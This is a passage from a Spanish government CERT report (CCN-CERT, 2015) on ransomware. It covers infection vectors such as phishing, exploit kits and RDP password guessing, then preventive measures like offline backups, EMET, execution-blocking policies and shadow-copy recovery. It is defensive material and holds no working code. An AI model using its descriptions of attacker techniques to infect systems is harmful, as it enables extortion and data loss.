Informe de Amenazas CCN-CERT IA-21/14

MEDIDAS DE SEGURIDAD CONTRA RANSOMWARE

Abril de 2015

ÍNDICE

1. SOBRE CCN-CERT

El CCN-CERT (www.ccn-cert.cni.es) es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN. Este servicio se creó en el año 2006 como **CERT Gubernamental/Nacional** español y sus funciones quedan recogidas en la Ley 11/2002 reguladora del Centro Nacional de Inteligencia, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad.

De acuerdo a todas ellas, el CCN-CERT tiene responsabilidad en ciberataques sobre **sistemas clasificados** y sobre sistemas de las **Administraciones Públicas** y de **empresas y organizaciones de interés estratégico** para el país. Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas.

2. PRÓLOGO

Tal y como describe la Wikipedia [Ref.-1]: *"Un **ransomware** es un tipo de programa informático malintencionado que restringe el acceso a determinadas partes o archivos del sistema infectado y pide un rescate a cambio de quitar esta restricción. Algunos tipos de ransomware cifran los archivos del sistema operativo inutilizando el dispositivo y coaccionando al usuario a pagar el rescate"*.

Aunque inicialmente este tipo de malware estaba limitado a determinados países de Europa del Este, en los últimos años la proliferación de ransomware ha ido en aumento como consecuencia directa de las grandes sumas de dinero que reporta a los atacantes, extendiéndose así por toda Europa, Estados Unidos y Canadá.

A diferencia de otras categorías de malware cuyo objetivo es extraer información o utilizar los equipos como *bots* para diversos fines (*proxys*, ataques DOS, etc.), el ransomware tiene un único propósito: obtener dinero de forma inmediata. Para conseguir esto, el malware tratará de inducir miedo al usuario utilizando diversos elementos (*scareware*); por ejemplo, mediante avisos emitidos supuestamente por empresas o agencias de la ley que falsamente afirman que el sistema ha sido utilizado para actividades ilegales (por ejemplo: pornografía infantil, software ilegal, etc.). Dichos mensajes irán acompañados de un formulario en el que se exigirá al usuario que pague cierta suma de dinero a modo de sanción. El método de pago consistirá generalmente en sistemas de pago electrónico (Ukash, Paysafecard, MoneyPak, etc.), por medio de SMS *premium* o mediante Bitcoins.

En el mejor caso, el ransomware únicamente bloqueará el equipo del usuario impidiendo la ejecución de determinados programas, generalmente por medio de un *banner* a pantalla completa en el que podrá visualizarse el mensaje de extorsión. En algunos casos el contenido del mensaje será mostrado en el idioma correspondiente en base a la geo-localización de la máquina comprometida para dotar a éste de mayor credibilidad.

El conocido "virus de la policía", el cual tuvo cierta repercusión en España durante los años 2011 y 2012, es un ejemplo de este tipo de ransomware.

En los últimos años, sin embargo, las acciones dañinas de este tipo de malware han ido evolucionando dando lugar a una nueva generación de ransomware denominados "*file encryptors*", cuyo principal objetivo es cifrar la gran mayoría de documentos del equipo. En este caso, la principal herramienta de extorsión será el pago de cierta cantidad de dinero a cambio de la clave que permitirá recuperar (descifrar) los ficheros originales.

La complejidad de dicho cifrado variará en función del tipo de ransomware. Algunos implementan determinados algoritmos de cifrado en el propio código (Blowfish, AES, TEA, RSA, etc.) mientras que otros se apoyarán en herramientas de terceros (por ejemplo, herramientas como LockDir, GPG, WinRAR, etc.).

Las acciones ofensivas de ciertos tipos de ransomware pueden resultar muy dañinas. Por ejemplo, CryptoLocker emplea una combinación de cifrado simétrico y asimétrico para hacer realmente compleja la recuperación de los ficheros originales. Además, dichos ficheros son comúnmente sobrescritos en disco mediante ciertas herramientas de seguridad (por ejemplo, Microsoft SysInternals **SDelete**) para impedir su recuperación por técnicas

forenses. Asimismo, algunas variantes utilizan clientes de la red TOR o I2P para dificultar la trazabilidad de los servidores de control a los que se conectan los equipos infectados.

Como puede deducirse de dichas acciones, las consecuencias de un malware de estas características en un entorno corporativo pueden ser devastadoras. Además, dichas consecuencias pueden agravarse aún más si se cuenta con dispositivos de backup directamente conectados con el equipo infectado, ya que algunos tipos de ransomware comprueban cada una de las unidades montadas así como recursos compartidos de red para cifrar también su contenido.

Figura 1. Ejemplo ransomware

A raíz de estos hechos, el presente informe tiene por objetivo dar a conocer determinadas pautas y recomendaciones de seguridad que ayuden a los responsables de seguridad a prevenir y gestionar incidentes derivados de un proceso de infección por parte de determinados tipos de ransomware. El informe describirá aspectos técnicos de algunas de las muestras de ransomware más activas actualmente. Asimismo, se indicará el método de desinfección de cada especimen y, para aquellos casos en los que sea posible, se especificarán también los pasos necesarios para recuperar los ficheros afectados.

Para profundizar en mayor detalle sobre la evolución de este tipo de malware se recomienda la lectura de los siguientes informes:

- **"Ransomware: A Growing Menace"**, Symantec [Ref.-2].
- **"Ransomware: Next-Generation Fake Antivirus"**, Sophos [Ref.-3].

3. VÍAS DE INFECCIÓN

Tal y como se detalla en cada una de las muestras analizadas en el punto 7, las vías de infección utilizadas por los diversos tipos de ransomware no se diferencian respecto al resto de categorías de malware. Siguiendo una serie de pautas básicas de seguridad podrían prevenirse prácticamente la mayoría de infecciones de este tipo de malware. A continuación se describen algunos de los métodos de infección más utilizados:

- Uso de mensajes de *Spam/phishing.* Posiblemente este sea el vector de infección más utilizado. El uso de mensajes de *spam* o de *phishing* unido a la ingeniería social, para que el usuario ejecute determinado fichero adjunto o bien acceda a determinada URL, será una de las técnicas más habituales para conseguir ejecutar código dañino en el equipo del usuario. Por ejemplo, multitud de víctimas de **TorrentLocker** en Reino Unido (analizado en el punto 6) resultaron infectadas como consecuencia de una página de *phishing* que simulaba determinado servicio de seguimiento de paquetes legítimo (*Royal Mail package-tracking*). Una vez el usuario introducía el *captcha* correspondiente, descargaba un ".zip" con el binario dañino. Si el usuario ejecutaba dicho binario resultaba infectado con TorrentLocker. Además, la página fraudulenta de *Royal Mail* sólo sería visible para visitantes de Reino Unido. Este es sólo un ejemplo de las múltiples estrategias que pueden adoptar los atacantes para tratar de engañar a los usuarios.




Figura 2. Phishing Royal Mail (TorrentLocker). Fuente: Welivesecurity

En otros casos, menos elaborados, los mensajes de correo contienen directamente como adjunto el propio fichero dañino. La siguiente captura se corresponde con cierta campaña de *spam* en la que se utiliza el ransomware Troj/Ransom-JO. El cuerpo del correo contiene información de lo que parece un ticket recientemente comprado por el usuario.




Figura 3. Troj/Ransom-JO. Fuente: Sophos

- Web Exploit Kits que se aprovechan de vulnerabilidades en el navegador o en los *plugins* instalados (*drive-by downloads*). En estos casos, cuando el usuario navega a cierto sitio web comprometido, un *iframe* redirecciona el navegador a un segundo sitio dañino en el que se encuentra instalado un "*Web Exploit Kit*" que tratará de explotar alguna vulnerabilidad del navegador o de alguno de sus *plugins*. Generalmente este tipo de *frameworks* suele apoyarse en librerías javascript como, por ejemplo, **PluginDetect** para obtener las versiones de los *plugins* utilizados y ejecutar así el *exploit* correspondiente. Por ejemplo, uno de los métodos de distribución de CryptoWall fue el Infinity Exploit Kit (también conocido como Redkit V2). Cada vez más *exploit* kits disponen de ransomware en su sistema de distribución.
- Por medio de otro malware. Un sistema infectado por especímenes como Citadel, Zeus, etc., puede utilizarse para descargar y ejecutar ransomware. Por ejemplo, una de las vías de infección de CryptoWall en los últimos meses se ha realizado mediante el *downloader* **Upatre** procedente de la *botnet* de *spam* **Cutwail**.
- Servicios RDP (*Remote Desktop Protocol*) con contraseñas predecibles o vulnerables a ataques por diccionario. Los atacantes suelen utilizar herramientas automatizadas que escanean equipos de forma masiva en busca de servicios como Terminal Server. Posteriormente, intentarán acceder al mismo mediante cuentas y contraseñas comúnmente utilizadas: admin, Administrator, backup, console, Guest, sales, etc.
- A través de anuncios señuelo; por ejemplo, *banners* pornográficos.

4. MEDIDAS PREVENTIVAS

Para reducir las posibilidades de infección por parte de este tipo de malware se recomienda seguir las siguientes pautas de seguridad:

Mantener copias de seguridad periódicas de todos los datos importantes. Dichas copias de seguridad **no deben ser accesibles directamente** desde el equipo de forma física (como por ejemplo, discos duros externos USB) o por medio de recursos compartidos en red. Como se analizará en el punto 7, algunos ransomware como **CryptoLocker** tienen capacidad para listar y recorrer las unidades montadas en el equipo. De esta forma si un USB conectado al sistema infectado se emplea para guardar copias de seguridad, corre el riesgo de ser infectado también. Dichas acciones dañinas afectarían también a aplicaciones como Dropbox y similares, las cuales utilizan unidades de almacenamiento locales. Desde Windows es posible programar copias de seguridad periódicas de forma sencilla desde la opción **"Copias de Seguridad y Restauración"** *(Panel de Control -> Sistema y Seguridad -> Hacer una copia de seguridad del equipo)*.

Utilizar VPN (*Virtual Private Networking*) como método de acceso remoto a determinados servicios. Cierta parte de las infecciones por ransomware se producen a través de servicios de escritorio remoto. En concreto, servicios como RDP han sido ampliamente utilizados en los últimos años [Ref.-4] para tratar de infectar equipos con ransomware. Los atacantes emplean herramientas y scripts con diccionarios de palabras para tratar de obtener credenciales válidas de usuarios. En el caso de exponer este tipo de servicios al exterior, se recomienda utilizar contraseñas robustas y políticas *lock-out* que permitan establecer un número determinado de intentos de autenticación antes de bloquear la IP correspondiente. Del mismo modo, se recomienda establecer ACL (listas de control de acceso) para restringir el acceso a este tipo de servicios únicamente desde equipos de confianza.

Para prevenir infecciones desde páginas dañinas que emplean Web Exploit Kits así como ficheros ofimáticos dañinos que puedan llegar al equipo por medio de correo electrónico, redes sociales, etc., se recomienda mantener el software correctamente actualizado. El navegador, versiones antiguas de Java, Flash o Adobe Acrobat suelen ser algunas de las principales vías de infección en ataques de este tipo.

Además de disponer de software correctamente actualizado, es recomendable utilizar soluciones que permitan mitigar exploits. Herramientas como **EMET** [Ref.-5] permiten aplicar determinadas medidas de seguridad tales como DEP, EAF, ASLR, SEHOP, NPA, etc., de forma personalizada a los procesos que se deseen para prevenir la ejecución de código dañino (incluidos 0-days). Se recomienda que herramientas como el navegador así como aquellas utilizadas para abrir ficheros ofimáticos (Microsoft Office, Adobe Reader, etc.) se encuentren protegidos por EMET o herramientas similares. Este tipo de aplicaciones no deben verse como una alternativa al antivirus, sino como una herramienta adicional más de protección.




Figura 4. EMET

Valorar el uso de aplicaciones de lista blanca (*white listing*). Este tipo de aplicaciones [Ref-.6] están diseñadas para proteger el sistema operativo contra programas no autorizados y dañinos. Su objetivo es garantizar que sólo los programas explícitamente autorizados puedan ser ejecutados, impidiendo la ejecución de todos los demás. La implementación de este tipo de sistemas se consigue utilizando una combinación de software encargado de identificar y permitir la ejecución de los programas aprobados con el uso de listas de control de acceso, mediante las cuales se impide la modificación de dichas restricciones. Por ejemplo, **AppLocker** [Ref.-7] es un conjunto de políticas presentes en Windows 7 que permiten establecer múltiples niveles de cumplimiento y establecer listas blancas de ejecución. Existen diversas alternativas de terceros que permiten también implementar listas blancas, por ejemplo: **Bit9 Parity Suite** [Ref.-8], **McAfee Application Control** [Ref.-9], **Lumension Application Control** [Ref.-10], etc.

Considérense herramientas como **CryptoLocker Prevention Kit** [Ref.-11], las cuales permiten crear políticas de grupo para impedir la ejecución de ficheros desde directorios como App Data, Local App Data o directorios temporales (comúnmente utilizados por gran variedad de ransomware). Otro software similar con una instalación más intuitiva y sin necesidad de utilizar el **Group Policy Editor** (disponible en las versiones Professional, Ultimate y Enterprise de Windows) es **CryptoPrevent**. Esta herramienta [Ref.-12] permite configurar determinadas reglas objeto de directiva de grupo en el registro para bloquear la ejecución de determinados tipos de ficheros (.exe, .pif, .com, etc.) ubicados en ciertas localizaciones del sistema. La herramienta permite también crear listas blancas de aplicaciones confiables, generar alertas vía email, etc. Aunque la herramienta presenta una interfaz sencilla de configuración, es posible parametrizar opciones más concretas por medio de su vista avanzada (imagen de la derecha). Este tipo de herramientas ayudarán a prevenir una gran variedad de ransomware (incluidos algunos tan dañinos como CryptoLocker).




Figura 5. CryptoPrevent

Si en lugar de utilizar las herramientas previamente descritas se desean añadir políticas de forma manual en la "Directiva de Seguridad Local", deberán llevarse a cabo los siguientes pasos.

- Dentro de las directivas de restricción de software, pulsaremos el botón derecho sobre la categoría "**Reglas adicionales**" y posteriormente se elegirá la opción "**Regla de nueva ruta de acceso**". En la siguiente imagen se muestra una regla para impedir la ejecución de ficheros ".exe" desde la ruta %AppData%, la cual es frecuentemente utilizada por diversos tipos de ransomware para volcar sus binarios. Únicamente es necesario especificar la ruta de acceso y el nivel de seguridad "**No permitido**".




Figura 6. Directiva de seguridad local

Tras instalar la política, si se intenta ejecutar un binario desde dicha ruta se generará la siguiente alerta, además del evento correspondiente.




Figura 7. Alerta: Bloqueo programa

- Considérense otras rutas como *%UserProfile%\Local Settings, %UserProfile%\Local Settings\Temp*, etc., para denegar la ejecución de binarios. Muchos tipos de malware, no sólo ransomware, son descargados y ejecutados desde estos directorios.

Se recomienda mostrar las extensiones para tipos de ficheros conocidos. Algunos ransomware como **CryptoLocker** o **CryptoTorrent** utilizan ficheros dañinos con doble extensión (.PDF.EXE) para ocultar su verdadera naturaleza. Si el sistema no muestra la extensión principal del fichero puede hacer creer al usuario que se trata de un fichero ofimático en lugar de un ejecutable.




Figura 8. Mostrar extensiones de ficheros conocidos

Es fundamental educar a los usuarios en aspectos de ingeniería social. Gran parte de las infecciones provienen a través de mensajes de correo electrónico que tratan de incitar al usuario a abrir una determinada página o ejecutar cierto fichero. Existen multitud de soluciones de seguridad que ayudan a prevenir este tipo de ataques por medio, por ejemplo, de mail *scanners* que permiten analizar las URL de los correos electrónicos y determinar la peligrosidad de las mismas. Sin embargo, dichas soluciones no son infalibles. Por ejemplo, la variante **CryptoLocker.F** utilizaba como vía de infección un correo electrónico con ciertos enlaces a páginas dañinas. Cuando se abre uno de estos enlaces se muestra un *captcha* al usuario para poder visualizar el contenido de la página. De esta forma se asegura que es el usuario y no una solución de seguridad la que alcanza la página.

Educar a los usuarios sobre los métodos utilizados por los atacantes será la manera más eficaz para prevenir infecciones.

No utilizar cuentas con permisos de administrador a no ser que sea estrictamente necesario. La ejecución de cierto malware bajo una cuenta de administrador permite llevar a cabo todo tipo de acciones dañinas en el sistema. Considérese el uso de cuentas limitadas para la gran mayoría de usuarios.

Utilizar un sistema antivirus correctamente actualizado y un firewall de aplicación en el sistema operativo con reglas de filtrado restrictivas. Dichas contramedidas servirán como refuerzo adicional a otros sistemas de protección basados en red tales como IDS/IPS, etc. Cabe destacar que diversas aplicaciones AV disponen de módulos y funcionalidades específicas para tratar de prevenir las acciones dañinas de los ransomware como, por ejemplo, el **Advanced Memory Scanner** [Ref.-13] de ESET, el módulo System Watcher [Ref.-14] de Kaspersky o la tecnología **CryptoGuard** [Ref.-15] de HitmanPro.Alert. La siguiente captura se corresponde con este último software. CryptoGuard basa su funcionamiento en la monitorización del sistema de ficheros, bloqueando procesos que generen cualquier tipo de comportamiento anómalo sobre el mismo. Dicha solución es bastante efectiva para mitigar ataques como los llevados a cabo por CryptoLocker, Dorifel, etc.




Figura 9. HitmanPro.Alert (CryptoGuard)

La herramienta "**Anti Ransom**" [Ref.-42] es una alternativa para mitigar parcial o totalmente el impacto producido por una infección de ransomware. El funcionamiento de esta aplicación es sencillo:

1. Se crean "*honeyfiles*" (ficheros susceptibles de ser cifrados por ransomware) y se ubican en carpetas del usuario (Mis Documentos, C:\Documents and Settings\, etc.).
2. Se monitoriza si alguno de los "*honeyfiles*" es alterado.
3. Detecta el proceso que está modificando el "*honeyfile*" en cuestión.
4. Vuelca la memoria del proceso en busca de la clave de cifrado que estaba empleando para cifrar el fichero.
5. Mata el proceso correspondiente al ransomware.

Se trata de una utilidad que, en el peor de los casos, será capaz de parar el proceso de cifrado del ransomware, lo cual mitiga parcialmente el impacto. Y, en algunos casos, encuentra la clave de cifrado que estaba usando el ransomware, con la cual podríamos descifrar los ficheros que hubieran sido cifrados.

5. RESTAURACIÓN DE FICHEROS: SHADOW VOLUME COPY

El servicio *Shadow Copy* de Windows, también conocido como **Volume Snapshot Service (VSS),** permite hacer copias automáticas periódicas de los datos almacenados en recursos compartidos así como unidades del equipo (sobre sistemas de ficheros NTFS). Para ello el VSS crea copias ocultas de los cambios que experimentan bloques de datos del sistema de ficheros, permitiendo así recuperar información individual (por ejemplo ficheros) en el caso de pérdida o borrado accidental. Para más información técnica sobre este sistema se recomienda la lectura "*Volume Shadow Copy*" desde la página [Ref.-16] de Microsoft.

A diferencia del sistema implementado en Windows XP (restauración del sistema), el VSS mantiene *snapshots* de volúmenes del sistema; por ejemplo, de toda la unidad C. De esta forma se protegerían no sólo los ficheros del sistema sino todos los datos contenidos en dicha unidad, incluyendo los documentos de los usuarios, ficheros de programas, etc.

Si se cuenta con un sistema operativo Windows Vista o superior, en el caso de ser víctima de un ransomware del cual sea prácticamente imposible recuperar los ficheros originales; por ejemplo, debido al sistema de cifrado utilizado, es recomendable considerar el uso de VSS para tratar de recuperar una copia previa de los ficheros afectados (siempre y cuando la unidad VSS no se haya visto afectada). Para proceder a recuperar los ficheros de cierto directorio, únicamente es necesario acceder a las propiedades del mismo y posteriormente dirigirse a la pestaña "**Versiones Anteriores**". Desde esta pestaña será posible visualizar y restaurar cada una de las copias creadas por VSS sobre dicho directorio. Téngase en cuenta que el *backup* más reciente puede no coincidir (al tratarse de una versión más antigua) con la última versión del fichero original antes de verse afectado por el ransomware.




Figura 10. Restauración de ficheros (VSS)

Otra alternativa para restaurar una copia creada por el VSS de los documentos es utilizar el software **Shadow Explorer** [Ref.-17]. Dicho programa presenta una interfaz muy sencilla desde la que se podrá visualizar y restaurar cada una de las copias creadas por el VSS. En la siguiente captura se ha seleccionado el *backup* más reciente, previo a la infección de cierto ransomware. Posteriormente, tras hacer botón derecho sobre el directorio seleccionado, se ha elegido la opción **"Export".**

